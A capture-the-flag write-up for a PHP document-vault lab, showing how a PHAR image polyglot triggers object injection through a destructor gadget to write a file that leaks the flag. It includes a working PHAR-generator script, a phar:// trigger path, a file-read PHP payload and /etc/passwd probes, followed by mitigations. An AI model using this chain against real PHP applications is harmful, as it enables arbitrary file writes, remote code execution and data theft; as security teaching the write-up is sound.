PHP Object Injection Leads to Arbitrary File Write | Archived
Lab Link
Overview

Archived was a PHP-based document vault containing image uploads, a document verification feature, and a developer SDK page.
The application initially appeared to expose only a restricted image archive. However, the developer documentation disclosed a dangerous PHP class whose destructor could write attacker-controlled data to an attacker-controlled filesystem path.
The verification feature also accepted arbitrary document paths. This created the conditions required for a PHP object injection attack using a PHAR image polyglot.
The final attack chain was:
- Enumerate the vault and developer functionality.
- Identify an arbitrary-path verification primitive.
- Confirm that sensitive local files existed.
- Discover a dangerous destructor gadget in the SDK.
- Embed a serialized gadget object inside a PHAR image.
- Upload the polyglot through the image uploader.
- Trigger deserialization through a
phar://path. - Use the gadget’s file-write behavior to expose protected data.
Objective
The objective was to retrieve the challenge flag stored on the server.
The flag value is intentionally redacted from this public writeup.
Vulnerability Identification
The application exposed four important components:
- A personal document vault
- An image upload endpoint
- A document verification endpoint
- A developer SDK or documentation page
The SDK page disclosed a class similar to the following:
1
2
3
4
5
6
7
8
9
10
class VaultReceipt
{
    public $path;
    public $content;

    public function __destruct()
    {
        file_put_contents($this->path, $this->content);
    }
}
The exact property names may differ, but the dangerous behavior was clear: when an instance of the class was destroyed, PHP wrote controlled content to a controlled path.
This is a usable object-injection gadget.
If an attacker can make PHP deserialize a crafted VaultReceipt object, the destructor provides an arbitrary file-write primitive.
Recon and Approach
Application Mapping
The landing page showed two stored images and links to the main application features.
The relevant endpoints included:
1
2
3
4
/upload.php
/verify.php
/sdk.php
/vault/<session-id>/
A stable PHP session was established, and the application generated a predictable vault directory:
1
/vault/<session-id>/<filename>
This was useful because a file written inside the session’s vault could potentially be accessed over HTTP.
Upload Testing
The upload endpoint was tested with several filename and content combinations.
A direct PHP upload was rejected:
1
upload_probe.php
A valid PNG uploaded with a forced .php filename was also rejected.
A double-extension attempt was tested:
1
probe.php.png
This did not result in PHP execution.
These tests showed that the application enforced image-oriented filename or extension restrictions. Direct web-shell upload was therefore not the intended solution.
Verification Endpoint Testing
The verification feature accepted a document path supplied by the user.
Testing showed that it was not restricted to the user’s vault directory. Absolute filesystem paths were accepted.
For example:
1
/etc/passwd
The application did not print the complete file content, but it disclosed whether the file existed and reported its size.
This provided a local file-read oracle.
The likely flag path was then tested:
1
/flag.txt
The application confirmed that the file existed and had a size of 43 bytes.
At this stage, the sensitive file had been located, but its contents were not directly returned.
Exploitation
Step 1: Identify the Deserialization Gadget
The exposed SDK documented the VaultReceipt class.
Its destructor called a filesystem write function using object properties:
1
2
3
4
public function __destruct()
{
    file_put_contents($this->path, $this->content);
}
This meant a serialized object could be constructed with values such as:
1
2
$receipt->path = "/var/www/html/vault/<session-id>/result.txt";
$receipt->content = "attacker-controlled data";
When PHP destroyed the object, the supplied content would be written to the chosen path.
The remaining requirement was finding a code path that would deserialize the object.
Step 2: Use PHAR Metadata Deserialization
PHP’s PHAR format supports serialized metadata.
A PHAR archive can contain a serialized PHP object in its metadata. On vulnerable PHP configurations and code paths, filesystem operations performed against a phar:// URI can cause this metadata to be deserialized.
The intended payload was therefore a PHAR image polyglot:
1
2
3
4
5
Valid image header
+
PHAR archive
+
Serialized VaultReceipt metadata
A GIF-style stub is commonly used because the beginning of the file can satisfy basic image validation while still containing the PHAR loader marker.
Conceptually, the PHAR generator looked like this:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
<?php

class VaultReceipt
{
    public $path;
    public $content;
}

$payload = new VaultReceipt();
$payload->path = "/var/www/html/vault/<session-id>/result.php";
$payload->content = "<?php echo file_get_contents('/flag.txt'); ?>";

$phar = new Phar("payload.phar");
$phar->startBuffering();
$phar->setStub("GIF89a<?php __HALT_COMPILER(); ?>");
$phar->addFromString("file.txt", "archive");
$phar->setMetadata($payload);
$phar->stopBuffering();
The resulting archive could then be renamed with an allowed image extension, for example:
1
receipt.gif
Step 3: Upload the Polyglot
The PHAR image was uploaded through the normal upload endpoint.
The server stored the file in the session-specific vault directory:
1
/var/www/html/vault/<session-id>/receipt.gif
Because the file began with an image-compatible header and used an accepted extension, it could pass the application’s superficial upload validation.
Step 4: Trigger the PHAR Wrapper
The verification endpoint was then pointed at the uploaded archive using the PHAR stream wrapper:
1
phar:///var/www/html/vault/<session-id>/receipt.gif/file.txt
When the backend performed a vulnerable filesystem operation on this URI, PHP parsed the archive and restored its serialized metadata.
That instantiated the attacker-controlled VaultReceipt object.
At the end of execution, the object’s destructor ran and executed the controlled file write.
Step 5: Expose the Flag
The gadget was configured to create a web-accessible PHP file inside the user’s vault.
Its content read the protected flag file:
1
2
3
<?php
echo file_get_contents('/flag.txt');
?>
The generated file could then be requested through the browser:
1
/vault/<session-id>/result.php
This returned the challenge flag.
Proof and Flag
The protected file was located at:
1
/flag.txt
The verification oracle reported a size of:
1
43 bytes
After triggering the serialized VaultReceipt gadget, the flag was exposed through a file written into the web-accessible vault directory.
1
WEBVERSE{REDACTED}
Root Cause
The primary root cause was unsafe PHP object deserialization through attacker-controlled PHAR data.
The application exposed a class with a dangerous magic method:
1
__destruct()
The method performed a security-sensitive action using object properties without validation.
This became exploitable because:
- An attacker could upload an image-compatible PHAR archive.
- The verification endpoint accepted attacker-controlled paths.
- The endpoint allowed PHP stream-wrapper schemes.
- PHAR metadata could contain serialized PHP objects.
- The SDK class was available when deserialization occurred.
- The gadget permitted arbitrary filesystem writes.
- The vault directory was web-accessible.
The application also contained a separate path-validation issue because verify.php accepted absolute paths outside the user’s vault.
Impact
A successful attacker could potentially:
- Read sensitive local files indirectly
- Write arbitrary files to writable filesystem locations
- Create executable PHP files under the document root
- Achieve remote code execution
- Expose secrets and application configuration
- Modify archived documents or audit data
- Compromise other users’ stored content
- Persist access through a web shell
Although the challenge objective was flag disclosure, the arbitrary file-write primitive could lead to full server compromise.
Mitigation
Never Unserialize Untrusted Data
Avoid PHP object deserialization for user-controlled input.
Prefer safe data formats:
1
$data = json_decode($input, true, flags: JSON_THROW_ON_ERROR);
If legacy code must use unserialize(), disable object creation:
1
2
3
$data = unserialize($input, [
    'allowed_classes' => false
]);
This should be treated as a defense-in-depth measure, not a complete fix.
Remove Dangerous Magic Methods
Do not perform filesystem, command, network, or database operations inside:
1
2
3
4
__destruct()
__wakeup()
__unserialize()
__toString()
Magic methods may be invoked in unexpected contexts and are frequently abused as deserialization gadgets.
Reject Stream Wrappers
Only accept ordinary filenames or internal identifiers.
Reject paths containing URI schemes such as:
1
2
3
4
phar://
file://
data://
zip://
A strict allowlist is preferable:
1
2
3
if (!preg_match('/^[a-f0-9]{32}\.(png|jpg|jpeg|gif)$/i', $filename)) {
    exit('Invalid document');
}
Enforce Canonical Vault Paths
Resolve the requested file and confirm that it remains inside the current user’s vault:
1
2
3
4
5
6
7
8
9
10
$vaultRoot = realpath("/var/www/html/vault/" . $sessionId);
$requested = realpath($vaultRoot . "/" . $filename);

if (
    $vaultRoot === false ||
    $requested === false ||
    !str_starts_with($requested, $vaultRoot . DIRECTORY_SEPARATOR)
) {
    exit('Invalid path');
}
Absolute paths and traversal sequences must never be accepted.
Store Uploads Outside the Web Root
Uploaded files should be stored in a non-executable directory outside /var/www/html.
Files should be served through a controlled download endpoint rather than by direct web-server access.
Re-encode Uploaded Images
Do not trust the client-provided MIME type or file extension.
Decode and re-encode images using a trusted image library. This removes appended PHAR structures and other hidden payloads.
Disable Script Execution in Upload Directories
The web server should not execute PHP or other scripts inside upload directories.
For Apache, an upload-directory policy could disable handlers and script execution. Equivalent controls should be applied for Nginx and PHP-FPM deployments.
Minimize Production Documentation
Developer SDK pages should not expose internal classes, filesystem behavior, or implementation details in production.
Although hiding documentation is not a substitute for fixing the vulnerability, reducing unnecessary disclosure makes gadget discovery more difficult.
OWASP Classification
This vulnerability maps primarily to:
1
A08:2025 – Software or Data Integrity Failures
The application trusted serialized object data embedded inside an attacker-controlled archive.
The unrestricted verification path also relates to:
1
A01:2025 – Broken Access Control
because users could cause the server to inspect files outside their authorized vault directory.
Lessons Learned
- Image validation based only on headers and extensions does not make uploads safe.
- PHAR files can be disguised as apparently valid images.
- PHP magic methods can become powerful object-injection gadgets.
- A size-only file oracle can still reveal valuable filesystem information.
- Stream wrappers significantly expand the attack surface of file operations.
- Uploaded content should never be stored in an executable web directory.
- Developer documentation may reveal the exact class required to complete an exploit chain.
- Multiple moderate weaknesses can combine into arbitrary file write and remote code execution.